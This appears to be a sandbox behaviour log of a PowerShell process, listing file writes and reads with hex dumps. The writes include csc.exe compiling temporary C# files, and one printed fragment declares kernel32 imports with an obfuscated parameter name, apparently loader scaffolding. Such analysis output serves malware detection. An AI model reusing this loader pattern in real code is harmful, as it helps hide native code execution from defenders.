C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline	unknown	371	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6c 34 76 66 65 32 6c 69 5c 6c	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\l4vfe2li\l	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.out	unknown	456	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA726CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Te mp\3he3buld\3he3buld.cmdline	unknown	371	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 33 68 65 33 62 75 6c 64 5c 33	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Autom ation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Autom ation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Lo cal\Temp\3he3buld\3	success or wait	1	7FFA726CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFA726CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.out	unknown	456	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFA73DBF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA73DBF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA73DBF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA73DBF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA73DBF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0e 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	....".@.$.@. j.@...@...@...@...@...@.W .@.....	success or wait	1	7FFA73DBF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7386B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA73872625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA73872625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA73872625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7386B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7386B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4121	success or wait	1	7FFA7386B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA7386B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA739412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA738562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	7FFA738563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA739412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA739412E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA726CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA726CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA726CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA739412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA726CB526	ReadFile
